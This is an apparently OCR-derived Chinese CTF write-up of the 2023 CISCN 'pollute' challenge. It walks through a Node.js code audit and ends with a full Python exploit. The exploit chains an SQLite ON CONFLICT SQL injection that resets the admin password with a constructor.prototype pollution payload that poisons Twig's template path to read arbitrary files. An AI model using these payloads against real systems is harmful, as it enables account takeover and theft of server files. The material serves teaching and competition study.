
2023ciscn西南赛区-pollute wp

环境搭建

在根目录下运行`npm install`,然后修改如下位置即可：



路由分析

session设置

```
app.use(session({
  name: 'thejs.session',
  secret: randomize('GAME', 16),
  resave: true,
  saveUninitialized: true
}))
```

- `name` 是用于设置 cookie 的名称；
- `secret` 是用于加密 session 数据的密钥，这里使用了 `randomize` 函数生成一个长度为 16 的随机字符串作为密钥；
- `resave` 表示每次请求结束后都强制保存 session 数据，即使数据没有发生变化；
- `saveUninitialized` 表示在每次请求中初始化一个 session，即使用户没有登录或使用 session。

根路由

```
app.get('/', utils.checkSignIn, function(req, res, next) {
  return res.redirect('/home');
});
```

这里会检查是否已经登录，其中`utils.checkSignIn`如下：

```
static checkSignIn(req, res, next) {
        if (req.session.username === undefined || req.session.username === null) {
            return res.redirect('/login')
        }
        next();
    };
```

通过对username是否设置和置为null进行检测。

login路由

在post请求中会通过`username`和`md5(password)`检测用户是否存在：

```
}
if(req.method == "POST"){
  var username = req.body.username;
  var password : string  = req.body.password;
  password = utils.md5(password)

  db.all( sql: "SELECT * FROM users WHERE username=? AND password=?", params: [username,password], callback
    if(err){
      console.error(err);
      return res.send( body: "<script>alert('Error!');window.location.href='/register'</script>");
    }else{
      if(result.length === 0){
        return res.end( chunk: "<script>alert('username or password wrong!');window.location.href='/'</
      }
      result = result[0]
      if(result.username == username && result.password == password){
        req.session.username = result.username;
        return res.end( chunk: "<script>alert('Login success!');window.location.href='/'</script>");
      }
    }
```

这里的sql语句做了预编译因此不存在sql注入的问题。

register路由

在post方法中，由于如下sqlite3语句没有预编译，且变量可控因此这里存在sql注入问题。


```
if(req.method == "POST") {
  var username = req.body.username;
  var password : string  = req.body.password;

  if (username !== undefined && password !== undefined) {
    db.get( sql: "SELECT * FROM users WHERE username=?",  params: [username],  callback: function(err : Error | null , row) : any | undefined  {
      if(err){
        console.error(err)
        return res.send( body: "<script>alert('Error!');window.location.href='/register'</script>");
      }else{
        if (row && row.username !== undefined){
          return res.send( body: "<script>alert('User already exists.');window.location.href='/register'</script>");
        }else{
          //实现sql注入
          let query : string  = `INSERT INTO users (username, password) VALUES ('${username}', '${utils.md5(password)}')`;
          db.run(query, callback: function(err : Error | null ) : any {
            if(err){
              console.error(err)
              return res.send( body: "<script>alert('Error!');window.location.href='/register'</script>");
            }else{
              return res.send( body: "<script>alert('Register successed');window.location.href='/login'</script>");
            }
```

第一次尝试注入

```
s=requests.session()

def sqlInjestion(url):
    url=f'{url}/register'
    password="kento123"
    hash=password.encode('utf-8')
    print(md5.md5(hash).hexdigest())
    data={
        "username":f"kento1','{md5.md5(hash).hexdigest()}')--+",
        "password":"kento"
    }
    res=s.post(url=url,data=data)
    if res.status_code==200:
        print(res.content)
    else:
        print("failed sqlInject!",res.content)
```

```
b"<script>alert('Register successed');window.location.href='/login'</script>"

Process finished with exit code 0
```

但是经过测试发现这里无法直接对数据库中已经存在的用户进行sql注入插入新的密码，但是sqlite的插入语句存在一条如下的插入字句（[sqlite3语法][https://www.sqlite.org/lang_insert.html]）：



于是，根据上述语法我们可以进行如下的构造：

```
INSERT INTO users (username, password) VALUES ('admin','md5(xxxxx)') on CONFLICT DO
UPDATE SET password ='md5(kento123)'--+  , '${utils.md5(password)}')
```

第二次注入尝试

```
def sqlInjestion(url):
    url=f'{url}/register'
    password="kento123"
    hash=password.encode('utf-8')
    # print(md5.md5(hash).hexdigest())
    # admin','md5(xxxxx)') on CONFLICT DO UPDATE SET password ='md5(kento123)'--+
    data={
        "username":f"admin','{md5.md5(hash).hexdigest()}') on CONFLICT DO UPDATE SET
password ='{md5.md5(hash).hexdigest()}'--+",
        "password":"kento"
    }
    res=s.post(url=url,data=data)
    if res.status_code==200:
        print(res.content)
    else:
        print("failed sqlInject!",res.content)
```

```
Intel MKL WARNING: Support of Intel(R) Streaming SIMD Extensions 4.2 (Intel(R) SSE4.2) enabled only processors
Intel MKL WARNING: Support of Intel(R) Streaming SIMD Extensions 4.2 (Intel(R) SSE4.2) enabled only processors
b"<script>alert('Register successed');window.location.href='/login'</script>"
```

原型链污染漏洞


接下来继续审计在utils中，发现存在原型链污染漏洞代码：

```
    static extend(target) {
```

```
        for (var i = 1; i < arguments.length; i++) {
            var source = arguments[i]

            for (var key in source) {
                if (key === '__proto__') {
                    return;
                }
                if (hasOwnProperty.call(source, key)) {
                    if (key in source && key in target) {
                        Utils.extend(target[key], source[key])
                    } else {
                        target[key] = source[key]
                    }
                }
            }
        }
        return target
    }
```

这里对key进行了限制会对`__protp__`进行检测，可以利用`contructor.prototype`进行绕过：

```
def polluteFunction(url):
    url=f'{url}/admin'
    res=s.post(url=url,
           headers={"Content-Type":"application/json"},
           #利用constructor.prototype绕过__proto__检测
           data=json.dumps({"constructor":
                                        {"prototype":
                                          {"kento": "admin"}}
                                    }))
    if res.status_code==200:
        print("pullote sussecc!")
```



twig模版代码审计

成功绕过`__proto__`检查以后，我们开始分析twig模版引擎,如下是分析流程：

```
app.js:res.render()
response.js:app.render()
application.js:View()
view.js:render()
twig.js:renderFile()
twig.js:twig()
twig.js:loadRemote()
twig.js:registerLoader()
```

通过debug，可以轻松定位到进入twig.js的起点`renderFile()`,通过分析发现，在`renderFile`函数进行模版文件渲染时会进行模版的创建（实际上，就是加载一个.swig的文件）

进入`swig()`以后，这个函数会对params的各个属性进行判断，其中，漏洞点定位到了对`params.path`的判断上：

```
if (params.path !== undefined) {
  return Twig.Templates.loadRemote(params.path, {
    id: id,
    method: 'fs',
    parser: params.parser || 'twig',
    base: params.base,
    module: params.module,
    precompiled: params.precompiled,
    async: params.async,
    options: options
  }, params.load, params.error);
}
```

当`params.path`不undefined时会进入判断，而`params.path`在view.js中会被置为`admin.twig`的文件路径，因此这个判断会默认进入，接下来分析`Twig.Templates.loadRemote()`函数，这个函数的作用实际上就是通过`params.id`来加载twig的模版文件：

```
Twig.Templates.loadRemote = function (location, params, callback, errorCallb
  // Default to the URL so the template is cached.
  var id = typeof params.id === 'undefined' ? location : params.id;
  var cached = Twig.Templates.registry[id]; // Check for existing template

  if (Twig.cache && typeof cached !== 'undefined') {
    // A template is already saved with the given id.
    if (typeof callback === 'function') {
      callback(cached);
    } // TODO: if async, return deferred promise


    return cached;
  } // If the parser name hasn't been set, default it to twig


  params.parser = params.parser || 'twig';
  params.id = id; // Default to async

  if (typeof params.async === 'undefined') {
    params.async = true;
  } // Assume 'fs' if the loader is not defined


  var loader = this.loaders[params.method] || this.loaders.fs;
  return loader.call(this, location, params, callback, errorCallback);
}; // Determine object type
```

这里比较有意思的在`loadRemote`函数中的`params`与传入`swig()`函数中`params`略有不同，对比发现，后者通过`params.path`定义模版文件的位置，前者通过`params.id`来定义模版文件的位置。在`loadRemote`函数中，首先会将`id`置为`location`也就是admin.twig文件的位置，接下来通过`call`函数能够调用到`registerLoader`函数，比较有意思的是在`registerLoader`函数中，又给`params`定义了一个path属性作为文件路径的定义。在这个函数值得注意的是有一段赋值语句，在默认状态下`params.path`会被置为location，也就是admin.twig的文件路径：


```
Twig.Templates.registerLoader('fs', function (lo

                    .....

    if (precompiled === true) {
      data = JSON.parse(data);
    }

    params.data = data;
    params.path = params.path || location; //这里可以通过原型链污染对path变量进行污染

    template = parser.call(this, params);

    if (typeof callback === 'function') {
      callback(template);
    }
  };
```

于是，通过这个`params`变量，我们发现了一个可疑的利用路径，如下所示，通过`loadRemote`函数以后，`params`的path属性被销毁了，虽然通过location还能找回，但是这里已经存在原型链污染漏洞了，我们仅通过原型链污染对`path`变量进行污染，从而可以进行任意文件读取了：


```
1.twig():
    filePath=params.path;
2.loadRemote():
    filePath=params.id;
3.registerLoader():
    filePath=params.path || location; #通过原型链污染可以实现filePath=params.path，其中path
可控。
```

原型链污染debug


- 首先进入`utils.j`的`extend`函数进行原型链污染漏洞的利用：



- 进入`twig.twig()`中，发现`params.path`已经默认被置为了location也就是admin.twig的文件位置。



- 进入`registerloader`函数以后发现`params.path`被成功污染，实现任意文件读取：



- 最终成功拿到flag:

```
Intel MKL WARNING: Support of Intel(R) Streaming SIMD Extensions 4.2 (Intel(R) SSE4.2) enabled only processors has be
Intel MKL WARNING: Support of Intel(R) Streaming SIMD Extensions 4.2 (Intel(R) SSE4.2) enabled only processors has be
b"<script>alert('Register successed');window.location.href='/login'</script>"
b"<script>alert('Login success!');window.location.href='/'</script>"
pullote sussecc! b'flag{kento!}'
```

最终exp

```
import json
import requests
import hashlib as md5

s=requests.session()

##通过sql注入修改admin的密码
def sqlInjestion(url):
    url=f'{url}/register'
    password="kento123"
    hash=password.encode('utf-8')
    # print(md5.md5(hash).hexdigest())
    # admin','md5(xxxxx)') on CONFLICT DO UPDATE SET password ='md5(kento123)'--+
    data={
        "username":f"admin','{md5.md5(hash).hexdigest()}') on CONFLICT DO UPDATE SET
password ='{md5.md5(hash).hexdigest()}'--+",
        "password":"kento"
    }
    res=s.post(url=url,data=data)
    if res.status_code==200:
        print(res.content)
    else:
```

```
        print("failed sqlInject!",res.content)

#需要拿到登录session
def loignFunction(url):
    url=f'{url}/login'
    res=s.post(url=url,data={
        "username":"admin",
        "password":"kento123"
    })
    if res.status_code==200:
        print(res.content)
    else:
        print("login failed,",res.content)

def polluteFunction(url):
    url=f'{url}/admin'
    res=s.post(url=url,
           headers={"Content-Type":"application/json"},
           #利用constructor.prototype绕过__proto__检测
           data=json.dumps({"constructor":
                                              {"prototype":
                                               #path需要进行替换
                                                {"path":
"/Users/kento/PycharmProjects/expZhao/flag.txt"}}
                                            }))
    if res.status_code==200:
        print("pullote sussecc!",res.content)

if __name__ == '__main__':
    url = "http://127.0.0.1"
    sqlInjestion(url)
    loignFunction(url)
    polluteFunction(url)
```